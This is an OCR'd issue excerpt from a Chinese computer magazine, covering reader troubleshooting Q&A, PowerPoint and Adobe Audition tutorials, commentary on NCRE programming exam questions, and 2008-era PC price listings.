答：提示英文大意为“界面接口未注册”，这是由于在注册表中未注册“Ole32.dll”文件所致，该文件位于“%Windir%\System32”文件夹（其中，“%Windir%”是指Windows系统目录）。解决方法：首先查看该文件夹中是否有“Ole32.dll”文件，如果没有请从http://work.newhua.com/cfan/200823/ole32.rar下载并解压到上述目录，接下来再单击“开始→运行”输入执行“Regsvr32.exe %Windir%\System32\Ole32.dll”进行注册即可。



Q3 IE打不开任何网站

问：使用建设银行的网上银行，只能使用IE浏览器，但是IE无法打开任何一个网站，打开时会瞬间显示“无法显示网页”。而用Firefox浏览网页，并没有任何问题。这是什么原因？

答：如果任何一个网页都无法打开，可能有以下几种原因导致：

1.给IE设置的代理服务器过期；
2.DNS服务器出现故障；
3.IE被设置成脱机模式；
4.防火墙拦截IE浏览器而无法访问网络；
5.IE被恶意程序攻击。

了解了上述可能原因后，解决起来就简单了：首先单击“文件”菜单，取消选择“脱机工作”选项；接下来再单击菜单“工具→Internet选项”，在打开的窗口中选择“连接”选项卡，分别单击“设置”和“局域网设置”，在打开的窗口中取消代理服务器设置，其次将DNS服务器参数取消，使用自动搜索DNS服务器模式。如果排除了上述原因，请检查防火墙设置，检查是否将IE浏览器设置为禁用，最后再使用超级兔子或其他IE修复工具对IE浏览器进行修复并查杀系统中感染的木马、病毒。

Q4 无法打开QQ空间

问：别人的电脑可以正常打开，但是我的电脑不管使用IE还是其他浏览器都无法打开QQ空间，打开的页面中只显示上侧一行文字，其他内容都是空白。请问这是什么原因？

答：导致QQ空间无法打开一般有以下两种可能原因：1.浏览器缓存已满；2.系统中没有安装Flash插件。对于IE浏览器，请单击“工具→Internet选项”，单击“删除”按钮，选择“Internet临时文件”，然后单击“确定”将缓存文件清除。接下来再直接从http://www.newhua.com/soft/14968.htm下载安装最新版的Flash播放器控件。问题应该能够解决。

Q5 雅虎邮箱为何总提示附件有病毒

问：我使用雅虎邮箱发送邮件时，将一个添加了密码的压缩包文件作为附件上传时，总是提示有病毒，而我使用多款杀毒软件检测均无病毒。请问这是什么原因？

答：最近雅虎邮箱进行了升级，新版本雅虎邮箱不支持带密码的邮件附件，如果是加密的压缩文档，它就会提示有病毒的信息。要么取消添加的压缩包密码，要么改用其他邮箱进行发送。

Q6 QQ无法给对方播放AVI电影

问：使用QQ给对方播放影视文件时，一部分AVI格式的电影无法播放，可以正常播放MPEG格式的视频。请问这是什么原因？

答：这种情况一般是由于系统中没有安装相应的解码器而导致的，最简单的解决办法就是安装解码器，推荐安装“终极解码”（下载地址：http://www.newhua.com/soft/57110.htm），这样就基本上可以解决常见的视频解码器方面的问题了。

想了解更多精彩电脑问答？
请登录http://bbs.cfan.com.cn，进入相关版块获取。 CF [SB03]

Q1 打印机为何发出撞击声

问：最近新买一台爱普生ME Photo 20 喷墨打印机，出现打印头撞击的声音，问这是什么问题造成的？

答：造成该问题的原因很多，首先，有可能是打印机内部有异物，对于一些新买的打印机，有可能是打印机的包装材料没有完全去除，造成打印头撞击的问题，建议你仔细检查打印机是否完全去除了所有包装。其次，打印机墨盒舱盖没有盖紧，如果更换打印机墨盒，而墨盒舱盖没有盖好，墨盒移动会出现撞击声音，可以打开打印机墨盒舱盖，并向下推墨盒，直到听见"咔嚓"声音，表示墨盒已锁定，同样墨盒舱盖关闭时也要听见"咔嚓"声音。最次，有可能是由于打印机字车导轨上的润滑油的效果降低，使导轨移动时摩擦阻力过大，造成打印头撞击的现象，这就只能请专业的人员进行维修。



傻博士有话说：

随着冬季的到来，空气寒冷干燥，且风沙较大，造成计算机的使用环境灰尘较多，温度较低，从而使一些需要润滑油的设备（散热风扇等）工作不正常，所以建议大家冬季使用计算机尽量保证使用环境温度和湿度，温度10～35℃之间，湿度20～80%，一般可以保证计算机正常运转。

Q2 休眠后声卡为何不能发声

问：电脑进入休眠状态后，再唤醒计算机后，就不能正常发声了，重新启动计算机问声音就可以发出，请问这是什么问题造成的？

答：建议你启动计算机，按DEL键进入主板BIOS设置，选择Power Management Setup（节电功能设定）选项中的IRQ值设置成Enable（启用），并将Power Management（电源管理）设置成User Define（用户自定义），按F10保存退出主板BIOS设置，问题可以解决。

Q3 CPU风扇转动为何忽快忽慢

问：一台计算机运行过程中经常出现死机现象，打开计算机主机箱，重新启动计算机，发现CPU风扇转动时忽快忽慢。请问这是CPU风扇的智能风速控制吗？

答：根据你描述的现象，CPU风扇转动时忽快忽慢肯定不是智能风速控制，而是由于你的计算机CPU风扇老化，不稳定或转运变慢造成的。目前CPU风扇已经是"白菜价"，便宜的只需要20多元，所以建议你更换风扇，现在便宜的风扇，你可以根据自己的CPU平台在http://www.360buy.com/products/670-677-682-0-0-0-0-0-0-0-1-1-1.html找到适合的产品

Q4 CPU温度不高系统为何变慢

问：电脑每运行1小时左右，系统运行速度就会变慢，进BIOS查看Current CPU Temperature（CPU当前温度），该选项的当前值(如53℃/127)，温度不算高，请问这是什么问题造成的？

答：这是由于你主板BIOS的"CPU Warning Temperature"（CPU警报温度）设置的低于你的"Current CPU Temperature"（CPU当前温度）造成的。CPU Warning Temperature是可以自己设个温度，当CPU温度达到多少度时发出警报。可以及时提醒CPU温度过高，这时关机对CPU损害最小。建议进入主板BIOS设置，找到CPU Warning Temperature，将其温度值设置高于Current CPU Temperature，问题就可以解决。

Q5 USB接口为何无法使用


问：电脑的USB接口无法正常使用，无论插接任何USB设备，系统都显示无法正确识别，请问该如何解决？

答：首先，建议你右键单击"我的电脑"，选择"属性→硬件→设备管理器"，进入"设备管理器"窗口，双击"通用串行总线控制器"，卸载USB驱动程序，然后重新启动计算机，让Windows XP操作系统自动搜索重新安装驱动程序，看问题是否能够解决。如果问题没有解决，可以重新启动计算机，按"DEL"键进入主板BIOS设置，找到Enable USB device（开启USB设备）将其设置为Enable（开启），开启USB设备，按F10保存退出主板BIOS设置。此外，也可以找到USB 2.0 hs refer voltage（USB 2.0控制器的基准电压），该项可以调节USB 2.0设备的基准电压。拥有low、medium、high、max（低、中、高、最大）等四个选项，可以逐一调节，可问题是否能够解决。

Q6 音箱声音为何不一样大

问：2.1音箱声音播放正常，但是一个喇叭声音大，一个喇叭声音小，请问这是什么问题造成的？

答：首先，你可以检查一下是否是windows XP系统设置不当造成的，双击任务栏的"小喇叭"图标，查看音量控制，如果音量均衡滑块正好在中间，证明不是由于系统设置问题造成的故障。其次，你可以将两个卫星音箱互换一下接口，看声音是否有所变化，如果先前音量较小的音箱的声音始终较小，说明这个音箱有问题，就得找厂家保修了。最后，如果用手向一侧用力掰音量电位器（即音量控制部分），两个声道的音量就一样大，说明该问题是音量电位器有问题造成的，因为音量电位器左右声道是各自独立的，使用时间长了，簧片的弹性会减弱，从而不能与炭阻紧密接触，更换电位器即可解决（见图）。



想了解更多精彩电脑问答？
请登录http://bbs.cfan.com.cn，进入相关版块获取。 CF [SB04]

连线特效，PPT课件轻松做

公开课上，老师们都爱用多媒体课件加强教学效果，而对于有关联的知识点，还是喜欢写在黑板上并将它们用直线连起来。为何不在PPT中实现这样的连线效果呢？只需单击鼠标，与某个知识点有关联的文字就会自动用直线将它们连起来。看看具体是怎么实现的吧。

■ 独孤九剑(山东)

第一步：启动PowerPoint 2003（其他版本操作类似），新建一个空白幻灯片，单击菜单“视图→工具栏→绘图”命令，调出“绘图”工具栏，接着选中“绘图”工具栏中的“文本框”，在空白的幻灯片中插入若干个文本框，最后在这些文本框中输入相关文字并设置好字体大小和颜色等参数（见图1）。

❶


祖国的名山大川

东岳	衡山
西岳	恒山
南岳	泰山
北岳	嵩山
中岳	华山

第二步：选中“绘图”工具栏中的“直线”，在文本框“东岳”和文本框“泰山”之间添加一条直线。接着右击该直线，选择“设置自选图形格式”，切换到“颜色和线条”选项卡，将直线的颜色设置为“红色”、粗细设置为“4磅”，最后单击菜单“幻灯片放映→自定义动画”命令。


第三步：选中文本框“东岳”和文本框“泰山”之间的那条直线，然后单击“自定义动画”面板中的“添加效果”按钮，选择“进入→其他效果→阶梯状”，为该直线添加一个阶梯状的动画效果，最后将“自定义动画”面板中的“方向”和“速度”这两个参数设置为“右下”和“中速”（见图2的A处）。

第四步：双击图2窗口“自定义动画”面板中的“线条12”选项，打开“阶梯状”对话框并切换到“计时”选项卡，然后单击该对话框中的“触发器”按钮，再勾选“单击下列对象时启动效果”单选框，接着单击右边的下拉箭头，选择“形状 2: 东岳”选项（见图3），最后单击“确定”。



❸

第五步：仿照第二至第四步的方法，在图2中的西岳华山、南岳衡山、北岳恒山和中岳嵩山之间添加四条直线，接着为每条直线添加阶梯状的动画效果，最后再分别为每条直线的动画效果设置触发器为西岳、南岳、北岳、中岳。



❷

小提示：

在图2，B处所示的“东岳”和“泰山”之间那条直线，其走势是往右下方向的，因此在“自定义动画”面板中将“方向”参数设置为“右下”，如果连接其他文字的直线走势不同，在“自定义动画”面板中，“方向”参数的设置请做相应的修改。

经过以上步骤的操作，文字的连线特效就已经做好了，现在按下F5快捷键试试看，在幻灯片的播放窗口中，当我们单击左边那一列任意的文字内容（如“东岳”），这时立刻就会有一条直线将“东岳”和“泰山”连起来了。在电子化时代，PPT课件就能完成动画连线特效，还用粉笔做什么？ CF [TS01]

征稿启事：这位老师，您知道我在等您吗？

教师，太阳底下最崇高的职业；教师，《电脑爱好者》几大读者群体之一。

这因为如此，我们特别为亲爱的老师们在“天生我才”开设了本栏目，通过系列性的实例学习，实现最完美的课件效果！

从19期开始推出的PPT课件系列，我们邀请了具有丰富经验的课件制作团队，与大家分享了经典实例和常见问题的解决方案，不知您是否满意？

在2009年，本栏目将推出更多更新的课件制作软件和技巧，为大家的课堂锦上添花！这里是课件的大花园，该播什么种子，该施什么肥料，各位园丁最有发言权！如果您：

- *对课件制作有独到的见解（软件不限）
- *在各类课件大赛中获奖，愿意把获奖作品和制作过程与大家分享
- *发现了特别实用的网络课件资源
- *自己遇到了课件制作中难以解决的问题
- *对本栏目的内容、形式设置有好点子……

统统告诉《电脑爱好者》吧！请发邮件到school@cfan.com.cn。稿费优厚，好选题有额外奖励！

一个苹果与别人交换，还是一个苹果；宝贵的经验与思维与别人交换，将变成无穷多份！分享知识，感受快乐！让我们一起进步，一起成为课件达人！

音乐之梦⑥

完美结局，发布自己的音乐



■ 董旻(北京)

本文可以学到

1 Adobe Audition应用脚本自动处理音频
2 批量处理多个音频文件
3 如何在网上发布自己的音乐作品

音乐人专访

上一期内容刊出后，有网友问：现在的音乐专辑中，虚拟乐器的应用是否广泛？我们请来北京百菲录音棚混音师张军军来谈一谈相关问题。

董旻：相较于真实的声学乐器，软件虚拟乐器有何优缺点？

张军军：通常使用虚拟乐器有两种情况，一是环境条件不允许用真的，比如乐器和乐手的欠缺；二是真实的世界里不存在的声音，只能使用虚拟乐器。相比之下，虚拟乐器使用起来方便灵活，音色丰富，但是缺乏真乐器的“灵气”，这对编曲和后期制作都是一个挑战。

董旻：虚拟乐器真的能以假乱真吗？

张军军：优秀的编曲，后期会做很多细致的工作，以至听众会“忘”掉乐器的真实与否，自然而然以假乱真了。当然，那些很有经验的人还是比较容易分辨出来的。

董旻：后期混音时，是否会针对用不同方法录制的素材，采取不同调节方法？

张军军：对，因为混音有时像做菜，要把不同的素材放在一起，既要突出主要元素的味道，不让辅助的元素抢味，又要让各种素材充分融合，同时还得火候得当。既要把不同地方录制的素材融为一体，又要让真假乐器相互配合，各个声部干净清晰，还要让听众聆听时对音乐产生三维的感觉，这些都要求混音师使用丰富的手段来完成。


音乐任务实战

6期连载的CFan“音乐之路”结束了？原创大作完成了？准备洗洗睡了？NO! NO! NO! 我们现在要做的是从技术层面真正让你把自己的作品发布给世界(至少是中国)。本期我们从三大技术步骤来全面解析发布作品的流程中，音频处理、文件处理、网络发布的相关细节。这三大步骤对应的则是：脚本应用、文件批处理、上传歌曲。

实战1：脚本应用——更完美的《低音炮12级》

脚本实际就是一种文件，这个文件记录了一系列的音频操作。当我们需要再次使用这些指令时，即可调用这个文件来简化中间步骤。这里以赵鹏与惊堂木乐队的《低音炮12级》为例，看一看作品发布前应该做哪些音频操作。

第一步：启动Adobe Audition 3.0，打开录制好的音频文件，然后再点击菜单栏“文件→脚本”，在打开的对话框中，点击“打开/新建收藏”按钮建立一个新的脚本，如图1所示，我们给要录制的脚本取一个文件名，例如：MAB.scp。



第二步：单击“录制”按钮，现在Audition已经启动脚本录制工作了。应用前面5期之所学，我们可以对音频进行淡入、淡出处理，对整体输出音量进行调整，增加混响、延迟等空间感效果。

小提示

何以检验这些效果是否真的适合发布在互联网上？实际上真的没有一个标准，也许你的“不专业”正是你的风格！这里提供了本例使用的已经制作好的脚本，以及《低音炮12级》Demo版，供大家参考、欣赏：http://work.newhua.com/cfan/200824/music.rar。

第三步：音频处理完毕，再次选择脚本选项，点击“停止当前脚本”，在“主题”框中输入该脚本的主题名称，点击“添加到收藏”（见图2），至此脚本的录制工作就全部完成了。


实战2：文件处理——多个音乐任务一次完成

辛辛苦苦得来的成果，你不想很多人在使用播放器时，因为不兼容文件格式而遇到无法播放的问题吧？你不想一个一个转换自己的作品吧？Audition 3.0其实就是一个很好的批量格式转换软件，配合我们刚才讲过的脚本功能，它可以对转换后的文件统一音量大小、增加效果等。

第一步：启动Audition 3.0，点击菜单

栏“文件→批量处理”打开批量处理向导窗口，在“文件”选项卡（步骤1）中，点击“添加文件”添加需要转换的文件（可添加多个文件）。

第二步：切换到“运行脚本”选项卡（步骤2）。这一步并非必须执行的，只有在需要时会应用到。如图3所示，本例选中“运行一个脚本”项，并单击“浏览”找到之前我们所制作的脚本文件。



第三步：切换到“重采样”选项卡（步骤3）。这一步并非必须，如果希望转换采样频率、采样精度等，可以在这里进行设置。

小提示

注意，不要一味的追求高采样，很多播放器对采样精度和频率的兼容性是有要求的。朋友们可浏览：http://blog.cfan.com.cn/index.php/11702/viewspace-368123，这里给出一个表格，列举了一些标准的采样频率和采样精度。

第四步：切换到“新建格式”选项卡（步骤4）。选择转换后的音频“输出格式”，点击“格式属性”，还可以对所选择的文件格式进行更加详细的设置。

第五步：切换到“目标”选项卡（步骤5），选择转换后文件的存储位置。这里的输出文件名模板功能很有用，利用下面提示中所介绍的通配符，可以在输出自己要转换的歌曲时对其自动命名。

设置完毕，单击“批量运行”，然后让Audition去忙活，你自己可以泡杯香香的咖啡，静候佳音了。

实战3：上传歌曲——让世界聆听你的音乐

最后是激动人心的发布了！在此我想重申音乐版权的重要性。“音乐之梦”连载中涉及到的Demo歌曲文件，大多是经过创作者或歌手同意之后才作为教学之用，虽然为此我们多费了些波折，但值得。下面我们以中国原创音乐基地为例，看看现在发布歌曲和注册数字音乐版权的步骤。5sing.com中国原创音乐基地，是国内较大的音乐分享网站，网站的功能很丰富，充分为音乐制作者着想。该网站提供上传作品、定制主页和数字音乐版权在线注册等功能。

第一步：进入中国原创音乐基地网页（http://www.5sing.com/），首先要注册会员，这样才可以在该网站上传作品，注册是免费的。点击首页搜索栏右侧“上传您的作品”链接，进入登录界面，登录进入自己的个人资料区，右侧快速通道中会提供上传原创歌曲、上传翻唱歌曲、上传歌曲伴奏、定制个人主页等多个选项。

第二步：自己的音乐，当然选择“上传原创歌曲”，点击后进入上传界面，如图4所示，填写各个项目后，再点击“递交审核”，审核通过就可以在网上看到自己的作品，并且可以让别人下载了。

小提示：数字音乐在线注册

在5sing.com中国原创音乐基地主页的右下方，有一个小Flash，上面写着“你的音乐受保护了吗？在线版权注册”，点击它可进入版权注册界面。版权的注册分为原创作品在线版权注册和翻唱作品在线版权注册，选中要注册版权的歌曲，再点击注册版权，进入注册界面，按提示填写完整信息，申请注册即可。

高手论道


某天晚上忽然看到Nokia的一条广告：自造影响力！颇有感触。音乐人不只是创造音乐，有了好的音乐之后，还应该善于推销自己。所以，当我们上传音乐到网上之后，美化自己的主页让更多的人喜欢你的网上“家园”，这也是“自造影响力”重要的一环。


注册并登录中国原创音乐基地后，在会员管理中心中有一项“主页管理”，点击展开该选项，可见里面包含了很多小选项。

在这里，可以给自己的主页起名字，初始的名字就是注册时通行证的名字，如果你不喜欢那个名字作为主页的名字，那么可以在主页命名中修改。网站还为我们提供了许多漂亮的模板、各种页面效果的小装饰、设置个性化的背景音乐等（见图5）。

为自己的主页花点心思，让访问者感到亲切舒适，对宣传自己的音乐，肯定有加分作用的。

CF [TS02]





果果 http://guoguo.blog.cfan.com.cn


教育部考试中心 NCRE真题独家权威分析（二级VFP、VB篇）

根据2008年9月NCRE全国考生的答题目情况，教育部考试中心最新统计出了各级各科不同题目的得分情况。在接下来的几期里，本刊将独家发布教育部考试中心对于笔试卷中错误率高的重、难点题目进行的权威点评，敬请关注。

二级VFP

选择题第35题：

现有：产品（产品号，名称，规格说明，单价），订单号（订单号，客户号，订购日期），假设客户表中有客户号（关键字）C1~C10共10条客户记录，订阅单表有订单号（关键字）OR1~OR8共8条订购单记录，并且订购单表参照客户表。如下命令可以正确执行的是：



A) INSERT INTO 订购单 VALUE('OR5','C5',{^2008/10/10})
B) INSERT INTO 订购单 VALUE('OR5','C11',{^2008/10/10})
C) INSERT INTO 订购单 VALUE('OR9','C11',{^2008/10/10})
D) INSERT INTO 订购单 VALUE('OR9','C5',{^2008/10/10})

【考察知识点】INSERT语句大家并不陌生，这道题的考核点就在对关系表中关键字的理解，以及是否注意到表间参照关系。

【解题思路】对于已有OR1~OR8八条订购记录的表来说，由于订单号字段是其关键字，唯一性决定了该表不允许插入编号为OR5的订单，所以选项A和B是不正确的。由于订购表参照客户表，这就意味订购单表中不允许出现C1~C10以外的任何客户号，故C也是不正确的。只有选项D满足要求。只有13.8%的同学选择了正确选项D，而选择A的有36.9%，选择C的有43.1%。不知道作为考卷最后一道选择题，是考生疏忽了呢，还是让大家实在无法做出判断。

填空题第13题：

为了在文本框输入时隐藏信息（如显示"*"），需要设置该控件的_____属性。

【考察知识点】一道基础题，考核最常见的文本框控件的基本属性。平时做过较多上机作业和有过较好编程实践的考生都能答对。

【解题思路】PasswordChar是文本框的基本属性，指定文本框控件内是显示用户输入的字符还是占位符。这在设计登入口令输入时经常用到。答对该题的考生占11.0%，非常低！这道题区分度较高（0.345），表明总分较高的考生的答对率要高于总分较低的考生的答对率。

二级VB

选择题第18题：

在窗体上有一个列表框控件List1，含有若干列表项。以下能表示当前被选中的列表项内容的是：

A) List1.List　B) List1.ListIndex
C) List1.Text　D) List1.Index

【考察知识点】这是一道考察常用控件属性的基础题，比较简单，但得分率不高。

【解题思路】我们依次看各选项是否满足题干要求。选项A和B都不完整，如果写成List1.List(ListIndex)就是正确的了。选项D中的Index不是列表框的的基本属性，这种写法不正确。答案是C。35.3%的考生答对该题。该题区分度为0.393，说明区分能力较强。

选择题第27题：

在窗体上画一个名称为Text1的文本框和一个名称为Command1的命令按钮，然后编写如下事件过程：

```
Private Sub Command1_Click()
        Dim i As Integer, n As Integer
        For i = 0 To 50
                i = i + 3
                n = n + 1
                If i > 10 Then Exit For
        Next
        Text1.Text=Str(n)
End Sub
```

A) 2　B) 3　C) 4　D) 5

【解题思路】i和n的初始值都为0，让我们画一张表格，记录下i和n的变化：

循环次数	执行i+3前i值	执行i+3后i值	n
1	0	3	1
2	4	7	2
3	8	11	3

相信通过上表，很多同学就知道为什么答案应该是B而不是C了！有53.7%的同学选择了C，只有28.6%的选择的正确答案B。从得分来看这是一道难题，但也是一道不可多得的好题，测试了大家对循环体的理解，也测试了考生是否足够细心。选择选项C的考生，估计是这样解题的：

循环次数	i值	n
1	3	1
2	6	2
3	9	3
4	12	4

这是不对的。

选择题第28题：


假定有以下循环结构

```
Do Until 条件表达式
        循环体
Loop
```

则以下正确的描述是：

A) 如果"条件表达式"的值是0，则一次循环体也不执行
B) 如果"条件表达式"的值不为0，则至少执行一次循环体
C) 不论"条件表达式"的值是否为"真"，至少要执行一次循环体
D) 如果"条件表达式"的值恒为0，则不限次执行循环体

【解题思路】解答这道题首先需要弄清楚Do Until...Loop循环的执行过程（见图），然后再依次判断各个选项的描述。对于选项A，其结果应该是执行循环体的，至少一次，而不是一次也不执行；对于选项B，其结果应该是不执行循环体，自动退出循环；对于选项C，这个表达是不正确的；对于选项D，如果条件表达式恒为0，确实是无限次执行下去了。本题答案是D。32.7%的考生答对该题，这个答对率是很低的。有44.0%的考生错误选择了C，错误理解了这个循环的执行过程。



CF [TS03]

毫无缘由？多款品牌台式机纷纷降价

一般来说，每逢节假日、寒暑假等时机，都是品牌机降价促销的好日子。但最近的品牌机却纷纷出现毫无缘由地大幅度降价的现象，令人费解。不过降价总归是好事，如果其中有你心仪已久的型号，现在出手图个清静也未尝不可。另外从下面介绍的几款主流机型中可以看出，目前AMD处理器在品牌机中出现得越来越频繁了，而Dell XPS 420这款超值游戏机型也让消费者重新燃起了对品牌机的希望。

Dell的XPS向来是品牌机中的顶级游戏系列，最近XPS 420暴降1000元，6980元的价格令它的性价比大幅度提升，毕竟Q8200四核处理器+9800GT的组合足以通吃目前所有游戏。但需要注意的是，这仅是主机价格……联想IdeaCentre Kx8035配备了AMD羿龙四核9150e处理器、4GB内存、640GB硬盘和22英寸FullHD液晶显示器，这款机型拥有工作模式切换功能，可根据使用需求在自动、静音和极速模式中随意切换，目前价格不足6000元。另一款神舟新梦G5000则大降500元，以3499元的超低价格提供了相当出色的性价比，而且显卡搭配了512MB的9500GT，整体配置非常平衡，甚至能流畅运行相当一部分游戏。

三款能玩最新游戏的独显本本

再过几天就是圣诞节了，面对从10月到现在的众多游戏大作，当然要准备一台性能足够强悍的笔记本电脑来好好爽一把。笔记本电脑的显卡型号命名与台式机类似，但性能则要弱不少，为了能流畅运行，建议显卡最低也要9500M GS级别，常见的高性能显卡主要有（性能从高到低）9650M GS、9600M GT、9600M GS、9500M GS，不建议购买配备9500M G或更低档次显卡的型号作为游戏本本，因为流处理器的大幅度删减，基本上不可能流畅运行。

首先是华硕F8H81SN-SL，价格在6900元左右，配备14.1英寸宽屏、T8100酷睿2处理器和9500M GS显卡，并具有指纹识别、摄像头等功能，定位相对高端。神舟承运L840T则相对“低调”一些，以缩减一些功能的代价，换来了系统整体性能的提升——P8400酷睿2处理器+9600M GS显卡，游戏效果更加出色。另一款价格在万元左右的三星R710则是典型的台式机替代品，3公斤的重量完全谈不上移动性，同时也换来了更加强悍的性能，P8600酷睿2处理器搭配9600M GT，几乎可以流畅运行所有游戏。

网购PC

微星 VR340 笔记本电脑

http://www.icson.com/Items/ItemDetail.aspx?ItemID=20702

网购报价：2999元

提示

1. 笔记本订单可能会需要2~3个配送日
2. 产品为原厂直接供货，不接受当面开箱检验，一经开箱即等同购买

简明配置：

Intel Celeron-M T1500 1.86GHz/13.3英寸WXGA屏幕/Intel GMA X3100集成显卡/1GB内存/120GB硬盘/COMBO光驱

小编点评：

以配置来讲他并不算出色，但是其2999元的价格却足以让很多上网本产品汗颜，小巧的体积尺寸，换来更好的性能表现，还是值得的。



明基京东特配商用台式电脑（华尔街II代 E2160）

http://www.360buy.com/product/132753.html

网购报价：3299元

提示

质保期为一年质保（主机三年，显示器一年）

机型为特供京东商城配置，与传统渠道产品略有差异

简明配置：

Intel Pentium Dual E2160GHz/16:9高清宽屏液晶显示器G900HD/NVIDIA GeForce 8400SE 256MB/1GB内存/160GB硬盘/DVD光驱

小编点评：

特供机型的特质在于超值，仅仅3300元的价格就能买到一台全规格的PC整机，而且这一配置仅能在京东商城购买到。



DELL Studio 15 笔记本电脑

http://shop.mall.taobao.com/product-570573.htm?ad_id=&am_id=&cm_id=&pm_id=

网购报价：5299元~5699元

提示

免费获得Adobe Photoshop软件

免费获得摄像头

价格差异因自选配置不同而产生

简明配置：

Intel Pentium Dual T3200/15.4英寸WXGA屏幕/ATI Radeon HD 3450 256MB独立显卡/2GB内存/160GB硬盘/DVD+RW光驱

小编点评：

配置较高，性价比尚可。唯一要注意的是其体积重量偏大，更适合男生使用。



闷豆逛市场 私报低价的猫腻







KK一天急匆匆地找到闷豆说自己的笔记本有希望了。闷豆问怎么回事，原来是一家IT网站报出的价格比KK一直关注的要低不少，而且网站上还给出了商家的电话，并上传了本本的照片。闷豆问KK其他网站的情况，答案却是基本和前些日子差不多。这下闷豆怀疑是某个商家私报低价，KK不信，非要闷豆一同前往看看。

闷豆："这商家有可能是私报低价。"

KK："你怎么知道的。"

闷豆："其实这也不难，首先就他一家突然爆出低价，其次，这样的价格超出了正常的水平，笔记本厂商是不会允许的。"

KK："这怎么讲？"

闷豆："一本本品牌一般都有几个代理商和经销商，为了防止恶性低价竞争，平衡各方利益，也保证自己的利润，厂家会出炉一个最低保护价格，低于这个价格是要受到严厉惩罚的。而且，厂商会不时地进行检查。"

KK："难怪店家说是限时限量的。"

闷豆提醒：

本本供不应求的局面已经不存在，笔记本的利润不断压缩，价格战也就在所难免。尽管有厂商的监督，但上有政策下有对策，私报价格的情况仍时有发生，如果用户遇到这种情况，也不要意外的惊喜，一定要检查好机器。但是多数情况下，商家是以低价来招揽顾客，等买家来后以多种理由推托，转而推荐其他机型。

CF [YP01]

品牌台式机报价

型号	平均价(元)	
HP Pavilion g3528cx Phenom X3 8450/4GB/250GB/DVD-ROM/19'LCD	4999	★
HP Pavilion a6535cn Core 2 E4700/4GB/500GB/DVD±RW/22'LCD	7299	
